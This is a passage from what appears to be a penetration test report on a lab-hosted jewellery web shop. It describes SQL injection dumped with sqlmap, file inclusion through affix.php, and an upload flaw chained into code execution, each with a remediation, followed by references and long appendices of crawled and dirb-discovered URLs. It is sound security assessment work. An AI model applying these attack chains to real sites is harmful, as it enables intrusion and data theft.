A significant number of SQL injection vulnerabilities were also discovered, including some exploitable only by admin users. These were all simple to discover using a mixture of automated tools and trial-and-error, and in most cases very simple to exploit using `sqlmap`, allowing the entire database to be rapidly dumped with minimal effort. These vulnerabilities were especially serious in light of the fact that user passwords were stored in plain text, allowing complete control over every user and admin account to be gained even by an attacker with only rudimentary skills. The simplest way to remedy these issues would be to ensure all user inputs spliced into SQL queries are properly escaped using the function `mysql_real_escape_string`, as was the case in some but not all of the site's code. A more comprehensive solution would be to always use prepared statements for SQL queries involving user-supplied data, which prevents such data ever being treated as code.

Finally, a local file inclusion vulnerability was discovered, enabling files on the server to be displayed on the page `affix.php` by specifying a path in this resource's `type` parameter. This issue is both extremely easy to discover simply by browsing the site and incredibly simple to exploit, as it only involves typing a file path into a URL. This represents a vulnerability of moderate severity, and is mitigated by the fact that the web server is running under a low-privileged user, restricting which files can be accessed. No user-supplied file-path should ever be directly included with PHP's `include` function. Either the `type` parameter's value should be checked against a whitelist of files permitted for inclusion, or the use of `include` for this purpose should be done away with altogether.

3.2.7 Miscellaneous Further Testing

The primary issue discovered in this stage was a PHP file upload vulnerability, allowing arbitrary code to be uploaded and stored on the server. This would not be serious in and of itself, but in combination with the file inclusion vulnerability, this allowed this arbitrary code to be included and thus executed. This issue was simple to discover through trial and error and straightforward to exploit simply by uploading PHP code with an image file extension. Arbitrary code execution represents a very serious vulnerability, although it is mitigated by the fact that the web server and thus any code it executes is running under an unprivileged user account. More stringent checks on uploaded files should be implemented, including file extension, MIME type and content checks.

Lastly, various security issues with the site's HTTP response headers were discovered easily with automated scanning tools, such as server version information disclosure or failure to make use of available security features. The web server software should be configured to include only minimal information in its HTTP response headers and to make use of every relevant security feature available.

3.3 General Discussion

In summary, a web application penetration test and source code analysis were performed to evaluate the security of the Astley Jewellers sales website. This led to the discovery of numerous security flaws and successfully fulfilled the first two aims of this security assessment. In line with the third aim, these vulnerabilities were evaluated and found to be diverse and extremely serious overall. For instance, they allowed the site's database to be dumped, user accounts to be compromised in a variety of ways, and users of the site to be targeted with malicious code.

Fortunately, however, countermeasures were identified to address these vulnerabilities, as stipulated in the fourth and final objective of this investigation. These were usually very simple to implement, and would eliminate a large number of the most easily discoverable, easily exploitable and serious vulnerabilities. On the other hand, given the presence of such numerous and severe vulnerabilities, it is more than likely that successful attacks have already taken place. As such, it is recommended that the site be closed for maintenance as soon as possible in order to implement the suggested countermeasures. Once these are in place, users should be notified and prompted to change their passwords, following new, much stronger password guidelines.

Moreover, while this penetration test has identified numerous issues and their countermeasures, complete coverage is never guaranteed, and security testing must continually be undertaken to stay ahead of attackers. Given the extremely vulnerable nature of the current web application, it should also be considered whether the required resources can be directed towards implementing a new application, designed with security in mind from the ground up. While this would require significant time and financial investment, these must be weighed against the high risk and serious cost of cyber attacks as discussed in the introduction to this report.

3.4 Future Work

As with any penetration test, this security analysis was limited by time, leaving various tasks open for future investigation. Most of the penetration testing tasks could benefit from further work, although arguably the analysis of logic flaws and input-based vulnerabilities would benefit most. More complex logic flaws are difficult to detect quickly with automated methods, and would require a more in-depth and painstaking manual analysis, most likely with simultaneous access to the site's code. The search for input-based vulnerabilities also involved compromises, and a more in-depth search and code analysis could aid in tracking down the vast majority if not all such security flaws.

In terms of the source code analysis in particular, the analysis performed was only a very basic and brief one as stipulated in the testing requirements. If more time was available, a more lengthy and detailed analysis of the code could reveal many further vulnerabilities, especially more complex ones such as second-order SQL injections or subtle logic flaws. A more in-depth analysis could also enable more sophisticated countermeasure suggestions. Most countermeasures suggested were simple fixes able to be rapidly implemented, while a more comprehensive security-focused reworking of the site's code would seem to be highly beneficial if the time and resources were available.

References

Acunetix, 2019. Acunetix Web Application Vulnerability Report 2019. [online] www.acunetix.com. Available at: <https://www.acunetix.com/blog/articles/acunetix-web-application-vulnerability-report-2019/> [Accessed 30 November 2020].

Buyens, K., 2019. Koenbuyens/Securityheaders. [online] GitHub. Available at: <https://github.com/koenbuyens/securityheaders> [Accessed 14 December 2020].

Cisco, 2019. What Is Penetration Testing? - Pen Testing. [online] Cisco. Available at: <https://www.cisco.com/c/en/us/products/security/what-is-pen-testing.html> [Accessed 30 November 2020].

Eurostat, 2018. Internet Banking On The Rise. [online] Ec.europa.eu. Available at: <https://ec.europa.eu/eurostat/web/products-eurostat-news/-/DDN-20180115-1> [Accessed 30 November 2020].

IBM, 2020. Cost Of A Data Breach Study. [online] Ibm.com. Available at: <https://www.ibm.com/uk-en/security/data-breach> [Accessed 30 November 2020].

Lyon, G., 2020. Nmap: The Network Mapper - Free Security Scanner. [online] Nmap.org. Available at: <https://nmap.org/> [Accessed 14 December 2020].

Miniwatts Marketing Group, 2020. World Internet Users Statistics And 2020 World Population Stats. [online] Internetworldstats.com. Available at: <https://www.internetworldstats.com/stats.htm> [Accessed 30 November 2020].

MorningStar Security, 2020. Whatweb - Morningstar Security. [online] MorningStar Security. Available at: <https://www.morningstarsecurity.com/research/whatweb> [Accessed 1 December 2020].

Netcraft Ltd, 2020. September 2020 Web Server Survey | Netcraft News. [online] Netcraft News. Available at: <https://news.netcraft.com/archives/2020/09/23/september-2020-web-server-survey.html> [Accessed 30 November 2020].

Ng, A., 2018. How The Equifax Hack Happened, And What Still Needs To Be Done. [online] CNET. Available at: <https://www.cnet.com/news/equifaxs-hack-one-year-later-a-look-back-at-how-it-happened-and-whats-changed/> [Accessed 30 November 2020].

Office for National Statistics, 2020. Internet Sales As A Percentage Of Total Retail Sales (Ratio) (%) - Office For National Statistics. [online] Ons.gov.uk. Available at: <https://www.ons.gov.uk/businessindustryandtrade/retailindustry/timeseries/j4mc/drsi> [Accessed 30 November 2020].

OffSec Services Limited, 2018. SecLists | Penetration Testing Tools. [online] Tools.kali.org. Available at: <https://tools.kali.org/password-attacks/seclists> [Accessed 2 December 2020].

OffSec Services Limited, 2020a. DIRB | Penetration Testing Tools. [online] Tools.kali.org. Available at: <https://tools.kali.org/web-applications/dirb> [Accessed 1 December 2020].

OffSec Services Limited, 2020b. THC Hydra | Penetration Testing Tools. [online] Tools.kali.org. Available at: <https://tools.kali.org/password-attacks/hydra> [Accessed 1 December 2020].

Positive Technologies, 2019. Attacks On Web Applications: 2018 In Review. [online] Ptsecurity.com. Available at: <https://www.ptsecurity.com/ww-en/analytics/web-application-attacks-2019/> [Accessed 30 November 2020].

Python Software Foundation, 2020. Welcome To Python.Org. [online] Python.org. Available at: <https://www.python.org/> [Accessed 1 December 2020].

Rapid7, 2020. Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit. [online] Metasploit. Available at: <https://www.metasploit.com/> [Accessed 1 December 2020].

Refsnes Data, 2020. W3schools Online Web Tutorials. [online] W3schools.com. Available at: <https://www.w3schools.com/> [Accessed 30 November 2020].

Reitz, K., 2020. Requests: HTTP For Humans™ — Requests 2.25.0 Documentation. [online] Requests.readthedocs.io. Available at: <https://requests.readthedocs.io/en/master/> [Accessed 1 December 2020].

Secforce, 2008. Black Box Penetration Testing Vs White Box Penetration Testing | SECFORCE. [online] Secforce.com. Available at: <https://www.secforce.com/blog/2008/11/black-box-penetration-testing-vs-white-box-penetration-testing/> [Accessed 30 November 2020].

Selfkey Foundation, 2020. All Data Breaches In 2019 2020 - An Alarming Timeline - Selfkey. [online] SelfKey. Available at: <https://selfkey.org/data-breaches-in-2019/> [Accessed 30 November 2020].

Stampar, M. and Guimaraes, B., 2020. Sqlmap: Automatic SQL Injection And Database Takeover Tool. [online] Sqlmap.org. Available at: <http://sqlmap.org/> [Accessed 1 December 2020].

Stokel-Walker, C., 2019. A Simple Fix Could Have Saved British Airways From Its £183M Fine. [online] WIRED UK. Available at: <https://www.wired.co.uk/article/british-airways-data-breach-gdpr-fine> [Accessed 30 November 2020].

Stuttard, D. and Pinto, M., 2011. The Web Application Hacker's Handbook, 2nd Edition. 2nd ed. John Wiley Sons, Incorporated.

The Apache Software Foundation, 2020. Welcome! - The Apache HTTP Server Project. [online] Httpd.apache.org. Available at: <https://httpd.apache.org/> [Accessed 10 December 2020].

The OWASP Foundation, 2020a. OWASP Top Ten Web Application Security Risks | OWASP. [online] Owasp.org. Available at: <https://owasp.org/www-project-top-ten/> [Accessed 30 November 2020].

The OWASP Foundation, 2020b. OWASP Web Security Testing Guide. [online] Owasp.org. Available at: <https://owasp.org/www-project-web-security-testing-guide/> [Accessed 30 November 2020].

The PHP Group, 2020. PHP: Downloads. [online] Php.net. Available at: <https://www.php.net/downloads> [Accessed 10 December 2020].

The ProFTPD Project, 2020. The Proftpd Project: Home. [online] Proftpd.org. Available at: <http://proftpd.org/> [Accessed 10 December 2020].

University of Maryland, 2007. Study: Hackers Attack Every 39 Seconds. [online] Eng.umd.edu. Available at: <https://eng.umd.edu/news/story/study-hackers-attack-every-39-seconds> [Accessed 30 November 2020].

ZAP Dev Team, 2020. The ZAP Homepage. [online] Zaproxy.org. Available at: <https://www.zaproxy.org/> [Accessed 1 December 2020].

References (Part 2)

The PHP Group, 2021c. PHP: Htmlspecialchars - Manual. [online] Php.net. Available at: <https://www.php.net/manual/en/function.htmlspecialchars.php> [Accessed 8 January 2021].

The PHP Group, 2021a. PHP: Password_Hash - Manual. [online] Php.net. Available at: <https://www.php.net/manual/en/function.password-hash.php> [Accessed 5 January 2021].

The PHP Group, 2021b. PHP: Session_Set_Cookie_Params - Manual. [online] Php.net. Available at: <https://www.php.net/manual/en/function.session-set-cookie-params.php> [Accessed 5 January 2021].

Appendix A: Additional Listings and Screenshots

Listing 18: List of URLs discovered through manual exploration and automated spidering

```
http://192.168.1.20/
http://192.168.1.20/Changepassword.php
http://192.168.1.20/ConfirmR.php
http://192.168.1.20/Photos
http://192.168.1.20/Photos/Diamond
http://192.168.1.20/Photos/Diamond/Bangles
http://192.168.1.20/Photos/Diamond/Bangles/1.jpg
http://192.168.1.20/Photos/Diamond/Bangles/10.jpg
http://192.168.1.20/Photos/Diamond/Bangles/11.jpg
http://192.168.1.20/Photos/Diamond/Bangles/2.jpg
http://192.168.1.20/Photos/Diamond/Bangles/3.jpg
http://192.168.1.20/Photos/Diamond/Bangles/4.jpg
http://192.168.1.20/Photos/Diamond/Bangles/5.jpg
http://192.168.1.20/Photos/Diamond/Bangles/6.jpg
http://192.168.1.20/Photos/Diamond/Bangles/7.jpg
http://192.168.1.20/Photos/Diamond/Bangles/8.jpg
http://192.168.1.20/Photos/Diamond/Bangles/9.jpg
http://192.168.1.20/Photos/Diamond/EarRings
http://192.168.1.20/Photos/Diamond/EarRings/1.jpg
http://192.168.1.20/Photos/Diamond/EarRings/2.jpg
http://192.168.1.20/Photos/Diamond/EarRings/3.jpg
http://192.168.1.20/Photos/Diamond/EarRings/4.jpg
http://192.168.1.20/Photos/Diamond/EarRings/5.jpg
http://192.168.1.20/Photos/Diamond/EarRings/7.jpg
http://192.168.1.20/Photos/Diamond/EarRings/8.jpg
http://192.168.1.20/Photos/Diamond/EarRings/9.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring
http://192.168.1.20/Photos/Diamond/Lady%20Ring/1.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/2.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/3.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/4.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/5.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/6.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/7.jpg
http://192.168.1.20/Photos/Diamond/Lady%20Ring/8.jpg
http://192.168.1.20/Photos/Diamond/Necklaces
http://192.168.1.20/Photos/Diamond/Necklaces/1.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/2.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/3.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/4.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/5.jpg
```

```
http://192.168.1.20/Photos/Diamond/Necklaces/6.jpg
http://192.168.1.20/Photos/Diamond/Necklaces/7.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin
http://192.168.1.20/Photos/Diamond/Nose%20Pin/1.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/10.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/2.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/3.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/4.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/5.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/6.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/7.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/8.jpg
http://192.168.1.20/Photos/Diamond/Nose%20Pin/9.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set
http://192.168.1.20/Photos/Diamond/Pendant%20Set/1.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/10.
   ↪ jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/2.jpg
http://192.168.1.20/Photos/Diamond/Pendant%20Set/7.jpg
http://192.168.1.20/Photos/Diamond/Pendants
http://192.168.1.20/Photos/Diamond/Pendants/6.jpg
http://192.168.1.20/Photos/Diamond/Pendants/9.jpg
http://192.168.1.20/Photos/Gold
http://192.168.1.20/Photos/Gold/Bangles
http://192.168.1.20/Photos/Gold/Bangles/1.jpg
http://192.168.1.20/Photos/Gold/Bangles/10.jpg
http://192.168.1.20/Photos/Gold/Bangles/2.jpg
http://192.168.1.20/Photos/Gold/Bangles/3.jpg
http://192.168.1.20/Photos/Gold/Bangles/4.jpg
http://192.168.1.20/Photos/Gold/Bangles/5.jpg
http://192.168.1.20/Photos/Gold/Bangles/6.jpg
http://192.168.1.20/Photos/Gold/Bangles/7.jpg
http://192.168.1.20/Photos/Gold/Bangles/8.jpg
http://192.168.1.20/Photos/Gold/Bangles/9.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings
http://192.168.1.20/Photos/Gold/Ear%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/10.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Ear%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings
```

```
http://192.168.1.20/Photos/Gold/Lady%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/10.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Lady%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings
http://192.168.1.20/Photos/Gold/Man%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Man%20Rings/9.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika
http://192.168.1.20/Photos/Gold/Mang%20Tika/1.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/10.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/2.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/3.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/4.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/5.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/6.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/7.jpg
http://192.168.1.20/Photos/Gold/Mang%20Tika/9.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra
http://192.168.1.20/Photos/Gold/Mangalsutra/1.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/10.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/2.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/3.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/4.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/5.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/6.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/7.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/8.jpg
http://192.168.1.20/Photos/Gold/Mangalsutra/9.jpg
http://192.168.1.20/Photos/Gold/Necklaces
http://192.168.1.20/Photos/Gold/Necklaces/1.jpg
http://192.168.1.20/Photos/Gold/Necklaces/2.jpg
http://192.168.1.20/Photos/Gold/Necklaces/3.jpg
http://192.168.1.20/Photos/Gold/Necklaces/4.jpg
http://192.168.1.20/Photos/Gold/Necklaces/5.jpg
http://192.168.1.20/Photos/Gold/Necklaces/6.jpg
http://192.168.1.20/Photos/Gold/Necklaces/7.jpg
```

```
http://192.168.1.20/Photos/Gold/Necklaces/8.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings
http://192.168.1.20/Photos/Gold/Nose%20Rings/1.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/2.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/3.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/4.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/5.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/6.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/7.jpg
http://192.168.1.20/Photos/Gold/Nose%20Rings/8.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set
http://192.168.1.20/Photos/Gold/Pendant%20Set/1.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/10.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/2.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/3.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/4.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/5.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/6.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/7.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/8.jpg
http://192.168.1.20/Photos/Gold/Pendant%20Set/9.jpg
http://192.168.1.20/Photos/Gold/Pendants
http://192.168.1.20/Photos/Gold/Pendants/1.jpg
http://192.168.1.20/Photos/Gold/Pendants/10.jpg
http://192.168.1.20/Photos/Gold/Pendants/2.jpg
http://192.168.1.20/Photos/Gold/Pendants/3.jpg
http://192.168.1.20/Photos/Gold/Pendants/4.jpg
http://192.168.1.20/Photos/Gold/Pendants/5.jpg
http://192.168.1.20/Photos/Gold/Pendants/6.jpg
http://192.168.1.20/Photos/Gold/Pendants/7.jpg
http://192.168.1.20/Photos/Gold/Pendants/8.jpg
http://192.168.1.20/Photos/Silver
http://192.168.1.20/Photos/Silver/Anklets
http://192.168.1.20/Photos/Silver/Anklets/1.jpg
http://192.168.1.20/Photos/Silver/Anklets/10.jpg
http://192.168.1.20/Photos/Silver/Anklets/3.jpg
http://192.168.1.20/Photos/Silver/Anklets/4.jpg
http://192.168.1.20/Photos/Silver/Anklets/5.jpg
http://192.168.1.20/Photos/Silver/Anklets/6.jpg
http://192.168.1.20/Photos/Silver/Anklets/7.jpg
http://192.168.1.20/Photos/Silver/Anklets/8.jpg
http://192.168.1.20/Photos/Silver/Armlets
http://192.168.1.20/Photos/Silver/Armlets/1.jpg
http://192.168.1.20/Photos/Silver/Armlets/10.jpg
http://192.168.1.20/Photos/Silver/Armlets/3.jpg
http://192.168.1.20/Photos/Silver/Armlets/4.jpg
```

```
http://192.168.1.20/Photos/Silver/Armlets/5.jpg
http://192.168.1.20/Photos/Silver/Armlets/6.jpg
http://192.168.1.20/Photos/Silver/Armlets/7.jpg
http://192.168.1.20/Photos/Silver/Armlets/8.jpg
http://192.168.1.20/Photos/Silver/Armlets/9.jpg
http://192.168.1.20/Photos/Silver/Bracelet
http://192.168.1.20/Photos/Silver/Bracelet/1.jpg
http://192.168.1.20/Photos/Silver/Bracelet/10.jpg
http://192.168.1.20/Photos/Silver/Bracelet/4.jpg
http://192.168.1.20/Photos/Silver/Bracelet/5.jpg
http://192.168.1.20/Photos/Silver/Bracelet/6.jpg
http://192.168.1.20/Photos/Silver/Bracelet/7.jpg
http://192.168.1.20/Photos/Silver/Bracelet/8.jpg
http://192.168.1.20/Photos/Silver/Bracelet/9.jpg
http://192.168.1.20/Photos/Silver/Brooches
http://192.168.1.20/Photos/Silver/Brooches/1.jpg
http://192.168.1.20/Photos/Silver/Brooches/10.jpg
http://192.168.1.20/Photos/Silver/Brooches/2.jpg
http://192.168.1.20/Photos/Silver/Brooches/3.jpg
http://192.168.1.20/Photos/Silver/Brooches/4.jpg
http://192.168.1.20/Photos/Silver/Brooches/5.jpg
http://192.168.1.20/Photos/Silver/Brooches/6.jpg
http://192.168.1.20/Photos/Silver/Brooches/7.jpg
http://192.168.1.20/Photos/Silver/Brooches/8.jpg
http://192.168.1.20/Photos/Silver/Brooches/9.jpg
http://192.168.1.20/Photos/Silver/Chain
http://192.168.1.20/Photos/Silver/Chain/1.jpg
http://192.168.1.20/Photos/Silver/Chain/10.jpg
http://192.168.1.20/Photos/Silver/Chain/2.jpg
http://192.168.1.20/Photos/Silver/Chain/3.jpg
http://192.168.1.20/Photos/Silver/Chain/4.jpg
http://192.168.1.20/Photos/Silver/Chain/5.jpg
http://192.168.1.20/Photos/Silver/Chain/6.jpg
http://192.168.1.20/Photos/Silver/Chain/7.jpg
http://192.168.1.20/Photos/Silver/Chain/8.jpg
http://192.168.1.20/Photos/Silver/Chain/9.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks
http://192.168.1.20/Photos/Silver/Cuffilinks/10.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/3.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/4.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/5.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/6.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/7.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/8.jpg
http://192.168.1.20/Photos/Silver/Cuffilinks/9.jpg
http://192.168.1.20/Photos/Silver/EarRings
```

```
http://192.168.1.20/Photos/Silver/EarRings/1.jpg
http://192.168.1.20/Photos/Silver/EarRings/10.jpg
http://192.168.1.20/Photos/Silver/EarRings/2.jpg
http://192.168.1.20/Photos/Silver/EarRings/3.jpg
http://192.168.1.20/Photos/Silver/EarRings/5.jpg
http://192.168.1.20/Photos/Silver/EarRings/6.jpg
http://192.168.1.20/Photos/Silver/EarRings/7.jpg
http://192.168.1.20/Photos/Silver/EarRings/8.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin
http://192.168.1.20/Photos/Silver/Hair%20Pin/1.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/10.jpg
http://192.168.1.20/Photos/Silver/Hair%20Pin/9.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings
http://192.168.1.20/Photos/Silver/Lady%20Rings/10.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/3.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/4.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/7.jpg
http://192.168.1.20/Photos/Silver/Lady%20Rings/9.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring
http://192.168.1.20/Photos/Silver/Man%20Ring/1.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/2.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/3.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/4.jpg
http://192.168.1.20/Photos/Silver/Man%20Ring/6.jpg
http://192.168.1.20/Photos/Silver/Pendants
http://192.168.1.20/Photos/Silver/Pendants%20Sets
http://192.168.1.20/Photos/Silver/Pendants%20Sets/1.
   ↪ jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/2.
   ↪ jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/5.
   ↪ jpg
http://192.168.1.20/Photos/Silver/Pendants%20Sets/8.
   ↪ jpg
http://192.168.1.20/Photos/Silver/Pendants/3.jpg
http://192.168.1.20/Photos/Silver/Pendants/9.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring
http://192.168.1.20/Photos/Silver/Toe%20Ring/1.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/2.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/6.jpg
http://192.168.1.20/Photos/Silver/Toe%20Ring/8.jpg
http://192.168.1.20/about.php
http://192.168.1.20/adminstyle.css
http://192.168.1.20/affix.php?type=terms.php
http://192.168.1.20/cart.php
http://192.168.1.20/changepicture.php
```

```
http://192.168.1.20/checkout.php
http://192.168.1.20/config-exec.php
http://192.168.1.20/confirmcheckout.php
http://192.168.1.20/contact.php
http://192.168.1.20/css
http://192.168.1.20/css/bootstrap.css
http://192.168.1.20/css/carousel.css
http://192.168.1.20/css/flexslider.css
http://192.168.1.20/css/stylesheet.css
http://192.168.1.20/default.php
http://192.168.1.20/featured.php
http://192.168.1.20/featured.php?pn=24
http://192.168.1.20/image
http://192.168.1.20/image/addBanner-940x145.jpg
http://192.168.1.20/image/arrows-2.png
http://192.168.1.20/image/back-to-top.png
http://192.168.1.20/image/banner-shadow.png
http://192.168.1.20/image/banner1-960x300.jpg
http://192.168.1.20/image/banner2-960x300.jpg
http://192.168.1.20/image/borderBg.jpg
http://192.168.1.20/image/button-next.png
http://192.168.1.20/image/button-previous.png
http://192.168.1.20/image/cart-icon.jpg
http://192.168.1.20/image/close.jpg
http://192.168.1.20/image/favicon.png
http://192.168.1.20/image/hr.png
http://192.168.1.20/image/logo.png
http://192.168.1.20/image/mail.png
http://192.168.1.20/image/phone.png
http://192.168.1.20/image/xv.png
http://192.168.1.20/index.php
http://192.168.1.20/js
http://192.168.1.20/js/bootstrap.js
http://192.168.1.20/js/custom.js
http://192.168.1.20/js/html5.js
http://192.168.1.20/js/jquery-1.7.1.min.js
http://192.168.1.20/js/jquery-1.7.1.min.js?_
    ↪ =1604314335226
http://192.168.1.20/js/jquery.fancybox.pack.js
http://192.168.1.20/js/jquery.flexslider-min.js
http://192.168.1.20/js/jquery.jcarousel.min.js
http://192.168.1.20/js/jquery.js
http://192.168.1.20/js/tabs.js
http://192.168.1.20/latest.php
http://192.168.1.20/latest.php?pn=1
http://192.168.1.20/login.php
```

```
http://192.168.1.20/logout.php
http://192.168.1.20/pictures
http://192.168.1.20/pictures/185609.jpg
http://192.168.1.20/processcheckout.php
http://192.168.1.20/processlogin.php
http://192.168.1.20/profile.php
http://192.168.1.20/receipt.php
http://192.168.1.20/register.html
http://192.168.1.20/remove.php
http://192.168.1.20/removeqty.php
http://192.168.1.20/search.php
http://192.168.1.20/searchresult.php
http://192.168.1.20/topsell.php?Items=0032&Subname=
   ↪ Sellings&MenuCat=8
http://192.168.1.20/topviewed.php?Items=0031&Subname=
   ↪ Views&MenuCat=8
http://192.168.1.20/updateqty.php
http://192.168.1.20/view.php
http://192.168.1.20/viewproduct.php?Items=0004&Subname
   ↪ =Nose%20Pin&MenuCat=5
http://192.168.1.20/viewproduct.php?Items=0024&pn=1
http://192.168.1.20/viewpurchase.php
```

Listing 19: List of resources discovered using `dirb`

```
http://192.168.1.20/adminarea/
http://192.168.1.20/adminarea/adminhome.php
http://192.168.1.20/adminarea/adminmenu.php
http://192.168.1.20/adminarea/adminstyle.css
http://192.168.1.20/adminarea/confirmcategory.php
http://192.168.1.20/adminarea/confirmeditcategory.php
http://192.168.1.20/adminarea/confirmeditpage.php
http://192.168.1.20/adminarea/confirmeditprod.php
http://192.168.1.20/adminarea/confirmeditsubcat.php
http://192.168.1.20/adminarea/confirmedituser.php
http://192.168.1.20/adminarea/confirmprod.php
http://192.168.1.20/adminarea/confirmsubcat.php
http://192.168.1.20/adminarea/confirmuser.php
http://192.168.1.20/adminarea/default.php
http://192.168.1.20/adminarea/delconfirm.php
http://192.168.1.20/adminarea/deletecategory.php
http://192.168.1.20/adminarea/deletepage.php
http://192.168.1.20/adminarea/deleteprod.php
http://192.168.1.20/adminarea/deletesubcat.php
http://192.168.1.20/adminarea/deleteuser.php
http://192.168.1.20/adminarea/editcategory.php
```

```
http://192.168.1.20/adminarea/editpage.php
http://192.168.1.20/adminarea/editprod.php
http://192.168.1.20/adminarea/editsubcat.php
http://192.168.1.20/adminarea/edituser.php
http://192.168.1.20/adminarea/includes/
http://192.168.1.20/adminarea/includes/admin_config.
   ↪ php
http://192.168.1.20/adminarea/includes/connect-db.php
http://192.168.1.20/adminarea/includes/
   ↪ mysqli_connection.php
http://192.168.1.20/adminarea/logout.php
http://192.168.1.20/adminarea/newcategory.php
http://192.168.1.20/adminarea/newprod.php
http://192.168.1.20/adminarea/newsubcat.php
http://192.168.1.20/adminarea/newuser.php
http://192.168.1.20/adminarea/viewcategories-paginated
   ↪ .php
http://192.168.1.20/adminarea/viewcategories.php
http://192.168.1.20/adminarea/viewpage.php
